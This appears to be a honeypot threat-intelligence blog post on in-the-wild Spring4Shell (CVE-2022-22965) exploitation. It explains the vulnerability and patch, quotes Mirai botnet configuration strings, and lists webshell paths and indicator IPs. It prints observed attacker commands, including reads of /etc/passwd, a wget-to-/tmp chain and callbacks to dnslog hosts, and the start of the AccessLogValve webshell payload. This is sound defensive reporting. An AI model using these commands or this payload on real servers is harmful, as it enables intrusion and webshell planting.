

honeypot

What Our Honeypot Sees Just One Day After The Spring4Shell Advisory

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Apr 1, 2022 • 17 min read

Background

On March 31, 2022, Spring issued a security advisory^[1] for the Spring4Shell vulnerability (CVE-2022-22965), this vulnerability has caused widespread concern in the security community.


When we looked back at our data, our threat hunting honeypot System^[2] had already captured activities related to this exact vulnerability. After March 30, we started to see more attempts such as various webshells, and today, 2022-04-01 11:33:09(GMT+8), less than one day after the vendor released the advisory, a variant of Mirai, has won the race as the first botnet that adopted this vulnerability.

Spring4Shell in the wild propagation

Our honeypot system started to observe scans related to the Spring4Shell vulnerability (CVE-2022-22965), the following diagram shows the geographic

distribution of the scanner IP addresses that we have seen so far.

Spring4Shell Scanner IP Distribution



Top 10 country statistics

United States	92
The Netherlands	49
Germany	30
China	21
France	6
Luxembourg	6
Sweden	6
Switzerland	5
Ukraine	5
Austria	4

We haven seen a large number of Webshell and test file upload behavior, the corresponding file information is shown below.



Some of the exploits that we have observed so far:

```
echo%20dddfdsfasdfasd
echo%20fdsafasdfasd
echo%202222222
ls
ls%20/tmp/
whoami
%2Fbin%2Fsh%2F-c%24%7BIFS%7D%27cd%24%7BIFS%7D%2Ftmp%3Bwget%24%7BIFS%7Dhttp%3A%2F%2F10
cat+/etc/passwd
chdir
cmd /c dir
cmd /c net user
curl+http://111.4vcrkb.dnslog.cn/1.jpg
curl+http://12121.4vcrkb.dnslog.cn/1.jpg
curl+http://35456.4vcrkb.dnslog.cn/1.jpg
dir
echo
echo 8888888888
echo %USERNAME%
echo %computername%
echo </xss>
echo fucker_test_test
echo rinima
echo%20%3Csvg%20onload=confirm`xss`%3E
echo%20%3Csvg%20onload=confirm`xsssssss`%3E
echo%20dddfdsfasdfasd
echo%20fdsafasdfasd
echo%202222222
echo+22222
echo+`whoami`
echo+whoami
exp
id
ifconfig
ls
ls%20/tmp/
```

```
ping -n 2 uup0fk.dnslog.cn
ping uup0fk.dnslog.cn
uname
whoami
whoami%0A
```

Spring4Shell Vulnerability brief

Spring4Shell vulnerability (CVE-2022-22965) is caused by the new module feature in JDK version 9 and above, and is a bypass for the CVE-2010-1622 vulnerability patch.

Java Beans

Java introspection manipulates JavaBean properties through reflection, the JDK provides the `PropertyDescriptor` class operation to access JavaBean properties, when operating on multiple properties, you can operate on all properties by traversing the property description object array.

Through the class `Introspector` to get the `BeanInfo` information of an object, and then the `BeanInfo` to get the property descriptor `PropertyDescriptor`, the property descriptor can get the getter/setter methods corresponding to a property, and then through the reflection mechanism to call these methods.

For example, through the `PropertyDescriptor[]` assignment.

If the parent class properties is not needed, the second parameter of `getBeanInfo(Class beanClass, Class stopClass)` is there, calling `BeanInfo getBeanInfo(Class beanClass)` directly, `PropertyDescriptor[]` will contain the parent class `Object.class`.

CVE-2010-1622 Vulnerability brief

CVE-2010-1622 vulnerability exists because "CachedIntrospectionResults class" of Spring Beans does not specify the stop class when calling `java.beans.Introspector.getBeanInfo()` enumeration property assignment, resulting in the parent class (`Object.class` is the parent class of any java object) class property can be maliciously controlled by an attacker.

Spring parameter supports the user to submit a form in the form of parameters = value object assignment, while `user.address.street = Disclosure + Str` is equivalent to `frmObj.getUser().getAddress().setStreet("Disclosure Str.")`. So a value can be assigned to the first class property in `PropertyDescriptor[]` by means of `user.address.street=Disclosure+Str`. If the class property is controlled through the `ClassLoader`, the exploit chain can be constructed.


Vulnerability Patch

Spring patches the vulnerability by adding the `ClassLoader` to the property array blacklist.


```
PropertyDescriptor[] pds = this.beanInfo.getPropertyDescriptors();
for (PropertyDescriptor pd : pds) {
    if (Class.class == beanClass &&
        ("ClassLoader".equals(pd.getName()) || "protectionDomain".equals(pd.getName())))
        // Ignore Class.getClassLoader() and getProtectionDomain() methods - nobody needs to t
        continue;
}
```

CVE-2022-22965 Vulnerability brief

Similar to the CVE-2010-1622 vulnerability, another class parameter related issue.



CVE-2022-22965 is a bypass of patch CVE-2010-1622, in JDK11+Tomcat8.5.77+spring-webmvc5.3.17 version, we noticed that `class.module.classLoader.*` can load `ParallelWebappClassLoader` to bypass the detection of `ClassLoader`:



Exploit Payload that we saw

```
class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7Bc2%7D%7B
```

Here the pattern specifies the format of the log record, suffix specifies the log record suffix as .jsp, directory specifies the directory webapps/ROOT where the log is saved, prefix specifies the file name tomcatwar, fileDateFormat specifies the date format of the log file name. The whole payload uses Tomcat's class AbstractAccessLogValve to modify the log storage format, directory and file name, so the webshell can be uploaded.

Vulnerability Patch

A strict blacklist restrictions have been added

```

287      288      PropertyDescriptor[] pds = this.beanInfo.getPropertyDescriptors();
288      289      for (PropertyDescriptor pd : pds) {
289      -          if (Class.class == beanClass &&
290      +          ("classLoader".equals(pd.getName()) || "protectionDomain".equals(pd.getName()))) {
291      -          // Ignore Class.getClassLoader() and getProtectionDomain() methods - nobody needs to bind to those
290      +          if (Class.class == beanClass && (!"name".equals(pd.getName()) && !pd.getName().endsWith("Name"))) {
291      +          // Only allow all name variants of Class properties
292      +          continue;
293      +          }
294      +          if (pd.getPropertyType() != null && (ClassLoader.class.isAssignableFrom(pd.getPropertyType())
295      +          || ProtectionDomain.class.isAssignableFrom(pd.getPropertyType()))) {
296      +          // Ignore ClassLoader and ProtectionDomain types - nobody needs to bind to those

```

Mirai botnet

As mentioned above, Mirai botnet has jumped on the wagon and the following is the relevant configuration information that has been decrypted.

```

[0x01]: "46.175.146.159\x00", size=15
[0x02]: "A\x84", size=2
[0x03]: "D\xfd", size=2

```

```
[0x04]: "U better back the fuck off CIANigger >>>---<3-->\x00", size=49
[0x05]: "shell\x00", size=6
[0x06]: "enable\x00", size=7
[0x07]: "system\x00", size=7
[0x08]: "sh\x00", size=3
[0x09]: "/bin/busybox DEMONS\x00", size=20
[0x0a]: "DEMONS: applet not found\x00", size=25
[0x0b]: "ncorrect\x00", size=9
[0x0c]: "/bin/busybox ps\x00", size=16
[0x0d]: "assword\x00", size=8
[0x0e]: "ogin\x00", size=5
[0x0f]: "enter\x00", size=6
[0x10]: "/proc/\x00", size=7
[0x11]: "/exe\x00", size=5
[0x12]: "/fd\x00", size=4
[0x13]: "/maps\x00", size=6
[0x14]: "/proc/net/tcp\x00", size=14
[0x15]: "/etc/resolv.conf\x00", size=17
[0x16]: "nameserver\x00", size=11
[0x17]: "Pully\x13SHD\x1aiIGK\x1cDig\x13\x18}Bfpc]MkGp^b\x12[]P\x1b\\~m`b`^rc\x13Xec
[0x18]: "i586\x00", size=5
[0x19]: "i486\x00", size=5
[0x1a]: "x86\x00", size=4
[0x1b]: "i686\x00", size=5
[0x1c]: "mips\x00", size=5
[0x1d]: "mipsel\x00", size=7
[0x1e]: "mpsl\x00", size=5
[0x1f]: "sh4\x00", size=4
[0x20]: "superh\x00", size=7
[0x21]: "ppc\x00", size=4
[0x22]: "powerpc\x00", size=8
[0x23]: "spc\x00", size=4
[0x24]: "sparc\x00", size=6
[0x25]: "(deleted)\x00", size=10
[0x26]: "abcdefghijklmnopqrstuvwxyz\x00", size=27
[0x27]: "%d.%d.%d.%d\x00", size=12
[0x28]: "POST /cdn-cgi/\x00", size=15
[0x29]: "UPX!\x00", size=5
[0x2a]: "botnet\x00", size=7
[0x2b]: "ddos\x00", size=5
[0x2c]: "oginenterassword\x00", size=17
[0x2d]: "GET/ HTTP/1.1\x00", size=15
[0x2e]: "garm\x00", size=5
[0x2f]: "gx86\x00", size=5
[0x30]: "gmips\x00", size=6
[0x31]: "gmpsl\x00", size=6
[0x32]: "gsh4\x00", size=5
[0x33]: "gspc\x00", size=5
[0x34]: "gppc\x00", size=5
[0x35]: "gsec\x00", size=5
[0x36]: ".glm\x00", size=5
[0x37]: "cronx86\x00", size=8
[0x38]: "cronarm\x00", size=8
```

```

[0x39]: "cronmips\x00", size=9
[0x3a]: "cronmpsl\x00", size=9
[0x3b]: "cronsh4\x00", size=8
[0x3c]: "cronspc\x00", size=8
[0x3d]: "cronppc\x00", size=8
[0x3e]: "cronsh\x00", size=7
[0x3f]: "gi686\x00", size=6
[0x40]: "/dev/watchdog\x00", size=14
[0x41]: "/dev/misc/watchdog\x00", size=19
[0x42]: "/dev/FTWDT101_watchdog\x00", size=23
[0x43]: "/dev/FTWDT101_watchdog\x00\x12", size=24
[0x44]: "/dev/watchdog0\x00", size=15
[0x45]: "/etc/default/watchdog\x00", size=22
[0x46]: "/sbin/watchdog\x00", size=15

```

Some Webshell and test files that we have seen so far

FILEPATH	COUNT
/tmp/log222.txt	3973
webapps/ROOT/log111.txt	2051
webapps/ROOT/tomcatwar.jsp	110
webapps/ROOT/wpz.jsp	27
../webapps/ROOT/logout.jsp	12
./webapps/ROOT/test2%20%20.txt	9
webapps/ROOT/log101.txt	7
/log_data_9.jsp	3
webapps/ROOT/xiaozhan.jsp	3
webapps/ROOT/1122.jsp	3
webapps/ROOT/0985763860781234.jsp	3
/2023.jsp	3
webapps/ROOT/zhuzhuxias.jsp	3
webapps/ROOT/log147.txt	2
webapps/ROOT/aaa69875.jsp	1
webapps/ROOT/log186.txt	1
webapps/ROOT/aaa36917.jsp	1
webapps/ROOT/member3war.jsp	1

FILEPATH	COUNT
webapps/ROOT/aaa96225.jsp	1
webapps/ROOT/log154.txt	1
webapps/ROOT/log103.txt	1
webapps/ROOT/log176.txt	1
webapps/ROOT/7FMNZ.jsp	1
webapps/ROOT/aaa28643.jsp	1
webapps/ROOT/aaa49231.jsp	1
webapps/ROOT/aaa50586.jsp	1
webapps/ROOT/log112.txt	1
webapps/ROOT/log110.txt	1
webapps/ROOT/aaa80751.jsp	1
/2021.jsp	1
webapps/ROOT/aaa10854.jsp	1
webapps/ROOT/log105.txt	1
webapps/ROOT/aaa93089.jsp	1
webapps/ROOT/35456.jsp	1
webapps/ROOT/log182.txt	1
webapps/ROOT/aaa24348.jsp	1
webapps/ROOT/log131.txt	1
webapps/ROOT/indexbk.jsp	1
webapps/ROOT/log149.txt	1
webapps/ROOT/log179.txt	1
webapps/webappsbak/sxxd1648765386.txt	1
webapps/ROOT/log150.txt	1
Webapps/ROOT/78754.jsp	1
webapps/ROOT/aaa24168.jsp	1
webapps/ROOT/aaa10487.jsp	1
webapps/ROOT/log178.txt	1

FILEPATH	COUNT
webapps/ROOT/lapsus	1
webapps/ROOT/zhuzhuxia.jsp	1
webapps/ROOT/log135.txt	1
webapps/ROOT/aaa40373.jsp	1
webapps/ROOT/qweasd.jsp	1
webapps/ROOT/console.jsp	1
webapps/ROOT/aaa79694.jsp	1
webapps/ROOT/aaa54378.jsp	1
webapps/ROOT/log129.txt	1
webapps/ROOT/pCJrl.jsp	1
webapps/ROOT/log162.txt	1
Webapps/ROOT/7875456457.jsp	1
webapps/ROOT/.jsp	1
webapps/ROOT/log200.txt	1
webapps/ROOT/8888888888.jsp	1
webapps/ROOT/8888888888.txt	1
webapps/ROOT/log128.txt	1
webapps/ROOT/log124.txt	1
webapps/ROOT/aaa14058.jsp	1
webapps/ROOT/aaa94175.jsp	1
webapps/ROOT/conf.jsp	1
webapps/stupidRumor_war/tomcatwar.jsp	1
webapps/ROOT/aaa83816.jsp	1

Recommendations

Spring users should follow the vendor's advisory, as the same time, users can check their systems for the aforementioned Webshell and test files paths for possible breach.

Contact us

Readers are always welcomed to reach us on [twitter](#) or email us at **netlab at 360 dot cn** .

IoC List

Mirai C2

46.175.146.159:16772

IP

1.85.220.54	China	AS4134	CHINANET-BACKBONE
3.239.1.141	United States	AS14618	AMAZON-AES
5.2.69.50	The Netherlands	AS60404	Liteserver
14.0.170.249	China	AS38819	HKCSL-AS-AP
23.128.248.10	United States	AS398355	DATAIDEAS-LLC
23.128.248.11	United States	AS398355	DATAIDEAS-LLC
23.128.248.12	United States	AS398355	DATAIDEAS-LLC
23.128.248.13	United States	AS398355	DATAIDEAS-LLC
23.128.248.14	United States	AS398355	DATAIDEAS-LLC
23.128.248.15	United States	AS398355	DATAIDEAS-LLC
23.128.248.16	United States	AS398355	DATAIDEAS-LLC
23.128.248.17	United States	AS398355	DATAIDEAS-LLC
23.128.248.19	United States	AS398355	DATAIDEAS-LLC
23.128.248.20	United States	AS398355	DATAIDEAS-LLC
23.128.248.21	United States	AS398355	DATAIDEAS-LLC
23.128.248.22	United States	AS398355	DATAIDEAS-LLC
23.128.248.23	United States	AS398355	DATAIDEAS-LLC
23.128.248.24	United States	AS398355	DATAIDEAS-LLC
23.128.248.25	United States	AS398355	DATAIDEAS-LLC
23.128.248.27	United States	AS398355	DATAIDEAS-LLC
23.128.248.28	United States	AS398355	DATAIDEAS-LLC
23.128.248.29	United States	AS398355	DATAIDEAS-LLC
23.128.248.33	United States	AS398355	DATAIDEAS-LLC
23.128.248.34	United States	AS398355	DATAIDEAS-LLC
23.128.248.38	United States	AS398355	DATAIDEAS-LLC
23.128.248.39	United States	AS398355	DATAIDEAS-LLC
23.128.248.40	United States	AS398355	DATAIDEAS-LLC
23.128.248.41	United States	AS398355	DATAIDEAS-LLC
23.128.248.42	United States	AS398355	DATAIDEAS-LLC
23.128.248.43	United States	AS398355	DATAIDEAS-LLC
23.128.248.44	United States	AS398355	DATAIDEAS-LLC
23.128.248.46	United States	AS398355	DATAIDEAS-LLC

23.128.248.48	United States	AS398355	DATAIDEAS-LLC
23.128.248.50	United States	AS398355	DATAIDEAS-LLC
23.128.248.51	United States	AS398355	DATAIDEAS-LLC
23.128.248.53	United States	AS398355	DATAIDEAS-LLC
23.128.248.54	United States	AS398355	DATAIDEAS-LLC
23.128.248.55	United States	AS398355	DATAIDEAS-LLC
23.128.248.56	United States	AS398355	DATAIDEAS-LLC
23.128.248.57	United States	AS398355	DATAIDEAS-LLC
23.128.248.58	United States	AS398355	DATAIDEAS-LLC
23.128.248.59	United States	AS398355	DATAIDEAS-LLC
23.128.248.60	United States	AS398355	DATAIDEAS-LLC
23.128.248.61	United States	AS398355	DATAIDEAS-LLC
23.128.248.62	United States	AS398355	DATAIDEAS-LLC
23.128.248.63	United States	AS398355	DATAIDEAS-LLC
23.128.248.64	United States	AS398355	DATAIDEAS-LLC
23.128.248.65	United States	AS398355	DATAIDEAS-LLC
23.129.64.130	United States	AS396507	EMERALD-ONION
23.129.64.131	United States	AS396507	EMERALD-ONION
23.129.64.132	United States	AS396507	EMERALD-ONION
23.129.64.133	United States	AS396507	EMERALD-ONION
23.129.64.134	United States	AS396507	EMERALD-ONION
23.129.64.135	United States	AS396507	EMERALD-ONION
23.129.64.136	United States	AS396507	EMERALD-ONION
23.129.64.137	United States	AS396507	EMERALD-ONION
23.129.64.138	United States	AS396507	EMERALD-ONION
23.129.64.139	United States	AS396507	EMERALD-ONION
23.129.64.140	United States	AS396507	EMERALD-ONION
23.129.64.141	United States	AS396507	EMERALD-ONION
23.129.64.142	United States	AS396507	EMERALD-ONION
23.129.64.143	United States	AS396507	EMERALD-ONION
23.129.64.145	United States	AS396507	EMERALD-ONION
23.129.64.146	United States	AS396507	EMERALD-ONION
23.129.64.147	United States	AS396507	EMERALD-ONION
23.129.64.148	United States	AS396507	EMERALD-ONION
23.129.64.149	United States	AS396507	EMERALD-ONION
23.129.64.210	United States	AS396507	EMERALD-ONION
23.129.64.211	United States	AS396507	EMERALD-ONION
23.129.64.212	United States	AS396507	EMERALD-ONION
23.129.64.213	United States	AS396507	EMERALD-ONION
23.129.64.214	United States	AS396507	EMERALD-ONION
23.129.64.215	United States	AS396507	EMERALD-ONION
23.129.64.216	United States	AS396507	EMERALD-ONION
23.129.64.217	United States	AS396507	EMERALD-ONION
23.129.64.218	United States	AS396507	EMERALD-ONION
23.129.64.219	United States	AS396507	EMERALD-ONION
23.129.64.250	United States	AS396507	EMERALD-ONION
23.154.177.6	United States	AS399532	ULAYER-ASN
23.154.177.7	United States	AS399532	ULAYER-ASN
23.239.21.195	United States	AS63949	LINODE-AP
27.102.106.117	South Korea	AS45996	GNJ-AS-KR
37.187.18.212	France	AS16276	OVH
37.187.96.183	France	AS16276	OVH
43.128.201.239	Thailand	AS132203	TENCENT-NET-AS

43.242.116.54	India	AS45916	GTPL-AS-AP
45.15.16.105	Sweden	AS42675	OBEHOSTING
45.32.251.86	Japan	AS20473	AS-CH00PA
45.33.101.246	United States	AS63949	LINODE-AP
45.61.186.160	United States	AS53667	PONYNET
45.78.48.51	Japan	AS25820	IT7NET
45.128.133.242	Belgium	AS206804	EstNOC-GLOBAL
45.129.56.200	Denmark	AS39351	ESAB-AS
45.136.15.239	China	AS139659	LUCID-AS-AP
45.153.160.2	The Netherlands	AS212906	moneroj-ca
45.153.160.132	The Netherlands	AS212906	moneroj-ca
45.153.160.136	The Netherlands	AS212906	moneroj-ca
45.154.255.138	Sweden	AS41281	KEFF
45.154.255.139	Sweden	AS41281	KEFF
45.154.255.147	Sweden	AS41281	KEFF
46.166.139.111	The Netherlands	AS43350	NFORCE
46.175.146.159	The Netherlands	AS50673	Serverius-as
46.232.251.191	Germany	AS197540	netcup-AS
51.15.76.60	The Netherlands	AS12876	AS12876
51.77.52.216	Poland	AS16276	OVH
58.82.211.226	China	AS137872	PEOPLESPHONE-
58.240.81.135	China	AS4837	CHINA169-Bac
60.248.106.229	China	AS3462	HINET
62.102.148.68	Sweden	AS51815	TEKNIKBYRAN
62.102.148.69	Sweden	AS51815	TEKNIKBYRAN
64.113.32.29	United States	AS15154	SBBSNET
66.220.242.222	United States	AS17356	VERMONT-TELE
74.82.47.194	United States	AS6939	HURRICANE
81.17.18.59	Switzerland	AS51852	PLI-AS
81.17.18.62	Switzerland	AS51852	PLI-AS
85.93.218.204	Luxembourg	AS9008	ASN-V0
85.204.116.204	Romania	AS48874	HOSTMAZE
87.120.37.231	Bulgaria	AS34224	NETERRA-AS
89.58.27.84	Germany	AS197540	netcup GmbH
89.163.131.159	Germany	AS24961	MYLOC-AS
89.163.131.160	Germany	AS24961	MYLOC-AS
91.132.147.168	Germany	AS197540	netcup-AS
91.149.225.172	Norway	AS58110	IPVOLUME
91.211.89.43	Ukraine	AS206638	hostfory
91.211.89.107	Ukraine	AS206638	hostfory
91.211.89.207	Ukraine	AS206638	hostfory
91.250.242.12	Romania	AS6718	NAV
92.246.84.133	Germany	AS44592	SkyLink
93.95.226.212	Iceland	AS44925	THE-1984-AS
93.174.89.132	The Netherlands	AS202425	INT-NETWORK
93.179.115.27	United States	AS25820	IT7NET
94.140.114.210	Latvia	AS43513	NANO-AS
101.37.159.147	China	AS37963	CNNIC-ALIBAB
103.27.108.196	China	AS132883	TOPWAY-AS-AP
103.42.196.135	India	AS138754	KVBPL-AS-IN
103.42.196.203	India	AS138754	KVBPL-AS-IN
103.108.193.24	China	AS139021	WEST263G0-HK
103.140.186.68	Singapore	AS206804	EstNOC-GLOBAL

103.140.186.72	Singapore	AS206804	EstNOC-GLOBAL
103.140.186.73	Singapore	AS206804	EstNOC-GLOBAL
103.214.146.5	China	AS135330	ADCDATACOM-AS
103.253.41.98	China	AS133398	TELE-AS
104.244.72.115	Luxembourg	AS53667	PONYNET
104.244.76.13	Luxembourg	AS53667	PONYNET
104.244.76.44	Luxembourg	AS53667	PONYNET
104.244.76.170	Luxembourg	AS53667	PONYNET
104.244.77.101	Luxembourg	AS53667	PONYNET
107.189.5.249	Luxembourg	AS53667	PONYNET
109.70.100.19	Austria	AS208323	APPLIEDPRIVA
109.70.100.31	Austria	AS208323	APPLIEDPRIVA
109.70.100.82	Austria	AS208323	APPLIEDPRIVA
109.70.100.84	Austria	AS208323	APPLIEDPRIVA
109.201.133.100	The Netherlands	AS43350	NFORCE
111.252.183.41	China	AS3462	HINET
111.252.198.28	China	AS3462	HINET
112.5.154.7	China	AS9808	CMNET-GD
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112.169.175.24	South Korea	AS131477	SHHJ-AS
119.86.148.176	China	AS4134	CHINANET-BACH
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128.31.0.13	United States	AS3	MIT-GATEWAYS
141.164.43.95	South Korea	AS20473	AS-CH00PA
142.4.206.84	Canada	AS16276	OVH
143.198.131.158	United States	AS14061	DIGITALOCEAN-
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144.202.116.138	United States	AS20473	AS-CH00PA
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151.80.148.159	France	AS16276	OVH
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164.132.9.199	France	AS16276	OVH
166.70.207.2	United States	AS6315	XMISSION
167.71.238.228	India	AS14061	DIGITALOCEAN-
167.99.76.46	Singapore	AS14061	DIGITALOCEAN-
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171.25.193.20	Germany	AS198093	DFRI-AS
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172.104.93.152	Japan	AS63949	LINODE-AP
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172.107.241.110	United States	AS40676	AS40676
172.245.89.109	United States	AS36352	AS-COLOCROSSI
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185.36.81.95	Lithuania	AS133398	TELE-AS
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185.56.80.65	The Netherlands	AS43350	NFORCE
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185.112.147.12	Iceland	AS44925	THE-1984-AS
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185.163.119.0	Germany	AS197540	netcup-AS
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背景介绍 2022年3月31号，Spring针对Spring4Shell漏洞(CVE-2022-22965)事件发布了安全公告[1]，并提供了漏洞修复程序，此次漏洞事件在安全社区引起广泛关注。360网络安全研究院高级威胁狩猎蜜罐系统[2]通过被动监测方式看到了该漏洞在野传播过程，我们也看到了Mirai僵尸网络入场，相关在野漏洞攻击威胁情报已通过自动化形式输出。...



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